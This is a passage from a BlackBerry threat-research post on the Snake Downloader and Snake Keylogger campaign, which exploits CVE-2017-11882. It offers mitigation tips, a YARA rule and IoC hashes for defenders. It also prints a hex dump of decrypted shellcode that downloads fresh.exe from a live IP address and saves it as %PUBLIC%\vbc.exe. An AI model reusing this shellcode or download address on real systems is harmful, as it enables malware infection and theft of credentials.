001B02A0 00 89 C3 E8 0D 00 00 00 4C 6F 61 64 4C 69 62 72 ..Ãè....LoadLibr
001B02B0 61 72 79 57 00 53 E8 FE 01 00 00 89 C7 E8 0F 00 aryW.Sèþ....Çè..
001B02C0 00 00 47 65 74 50 72 6F 63 41 64 64 72 65 73 73 ..GetProcAddress
001B02D0 00 53 E8 E2 01 00 00 89 C6 E8 1A 00 00 00 45 78 .Sèâ....Æè....Ex
001B02E0 70 61 6E 64 45 6E 76 69 72 6F 6E 6D 65 6E 74 53 pandEnvironmentS
001B02F0 74 72 69 6E 67 73 57 00 53 FF D6 68 04 01 00 00 tringsW.SÿÖh....
001B0300 8D 54 24 08 52 E8 22 00 00 00 25 00 50 00 55 00 .T$.Rè"...%.P.U.
001B0310 42 00 4C 00 49 00 43 00 25 00 5C 00 76 00 62 00 B.L.I.C.%.\.v.b.
001B0320 63 00 2E 00 65 00 78 00 65 00 00 00 FF D0 E8 0E c...e.x.e...ÿÐè.
001B0330 00 00 00 55 00 72 00 6C 00 4D 00 6F 00 6E 00 00 ...U.r.l.M.o.n..
001B0340 00 FF D7 E8 13 00 00 00 55 52 4C 44 6F 77 6E 6C .ÿ×è....URLDownl
001B0350 6F 61 64 54 6F 46 69 6C 65 57 00 50 FF D6 6A 00 oadToFileW.PÿÖj.
001B0360 6A 00 8D 54 24 0C 52 E8 4E 00 00 00 68 00 74 00 j..T$.RèN...h.t.
001B0370 74 00 70 00 3A 00 2F 00 2F 00 31 00 39 00 32 00 t.p.:././.1.9.2.
001B0380 2E 00 32 00 32 00 37 00 2E 00 31 00 39 00 36 00 ..2.2.7...1.9.6.
001B0390 2E 00 32 00 31 00 31 00 2F 00 46 00 52 00 45 00 ..2.1.1./.F.R.E.
001B03A0 53 00 48 00 2F 00 66 00 72 00 65 00 73 00 68 00 S.H./.f.r.e.s.h.
001B03B0 2E 00 65 00 78 00 65 00 A0 7C 7B 10 47 19 75 01 ..e.x.e. |{.G.u.
001B03C0 1A 3D 94 DA D5 03 DF DB 70 1B 8D 44 AB 01 73 55 .=.ÚÕ.ßÛp..D«.sU
001B03D0 1F 34 C7 4E D1 56 FD 6F 3F F5 70 F8 F1 21 00 29 .4ÇNÑVýo?õpøñ!.)
001B03E0 8B D8 2D 42 57 A6 D4 83 5C BD 03 2C EB 35 BB 7D .Ø-BW¦Ô.\½.,ë5»}
```

Figure 8 – Decrypted shellcode used to download Snake Keylogger

Once the shellcode in the RTF file downloads the keylogger, the Snake Downloader has done its job, and now it’s up to Snake Keylogger to continue from here. Keyloggers such as Snake lurk in the background on an infected machine and wait for the user to input any juicy information via the keyboard, particularly website logins, such as those used for banking or a cryptocurrency wallet. That information then gets exfiltrated back to the threat actors and used for their own financial gain.

Conclusion

Although it may be less common to see PDFs used as malicious file attachments, they should still be taken just as seriously and handled with the same precautions as any other potentially infected attachments. In the case of Snake Downloader, the lure document is only the first step in an array of tactics used to obfuscate the installation of the Snake Keylogger payload.

From its use of embedded files, encrypted shellcode, and even remote code execution exploits, it’s clear that this downloader goes further than most to hide its initial execution on the system. While the CVE-2017-11882 exploit had a patch created for it in 2017, it has been a slow process to get all affected machines patched, which means it’s still one of the most common vulnerabilities that threat actors continue to exploit. This latest example speaks to the prevalence of such attacks, and emphasizes the ongoing need for diligence when it comes to patching your organization’s endpoints, and distrusting attachments and files shared over the internet.

Who is Affected?

Those with machines still vulnerable to CVE-2017-11882 could be infected by Snake Downloader/ Keylogger malware. The Snake Downloader threat is not confined to a particular industry or sector, but rather takes advantage of busy or distracted individuals to perpetrate its malicious activity.

Mitigation Tips

You can take the following steps to reduce your exposure to this threat:

- Always remain cautious when opening email attachments, regardless of file type.
- Be sure to carefully read all security popups when you’re being asked to manually enable something on your machine, particularly macros.
- Ensure you stay up to date with all Security Updates from Microsoft to stay protected from exploits like CVE-2017-11882.
- Monitor accounts for unusual and unauthorized access that falls outside of the baseline (MITRE D3FEND techniques D3-AZET, D3-LAM).

YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
rule Snake{

    meta:
        description = "Detects Snake"
        author = "BlackBerry Threat Research Team"
        date = "2022-06-03-"
        license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or
organization, as long as you use it under this license and ensure originator credit
in any derivative to The BlackBerry Research & Intelligence Team"

    strings:
        $s1 = "Game1Screen_Form_Load"
        $s2 = "get_KeyCode"
        $s3 = "Good luck mate"


    condition:
        filesize < 1000KB and all of them

}
```

Indicators of Compromise (IoCs)

```
05dc0792a89e18f5485d9127d2063b343cfd2a5d497c9b5df91dc687f9a1341d

250d2cd13474133227c3199467a30f4e1e17de7c7c4190c4784e46ecf77e51fe

165305d6744591b745661e93dc9feaea73ee0a8ce4dbe93fde8f76d0fc2f8c3f

f1794bfabeae40abc925a14f4e9158b92616269ed9bcf9aff95d1c19fa79352e

20a3e59a047b8a05c7fd31b62ee57ed3510787a979a23ce1fde4996514fae803
```

References

https://threatresearch.ext.hp.com/pdf-malware-is-not-yet-dead/#

https://www.bleepingcomputer.com/news/security/pdf-smuggles-microsoft-word-doc-to-drop-snake-keylogger-malware/

https://www.socinvestigation.com/pdf-campaign-delivering-snake-keylogger/

https://www.zdnet.com/article/this-malware-spreading-pdf-uses-a-sneaky-file-name-to-trick-the-unwary/


BlackBerry Assistance

If you’re battling this malware or a similar threat, you’ve come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

Related Reading:


BlackBerry
Intelligent Security. Everywhere.
THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER.
BlackBerry.com/beacon
FINDING BEACONS

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back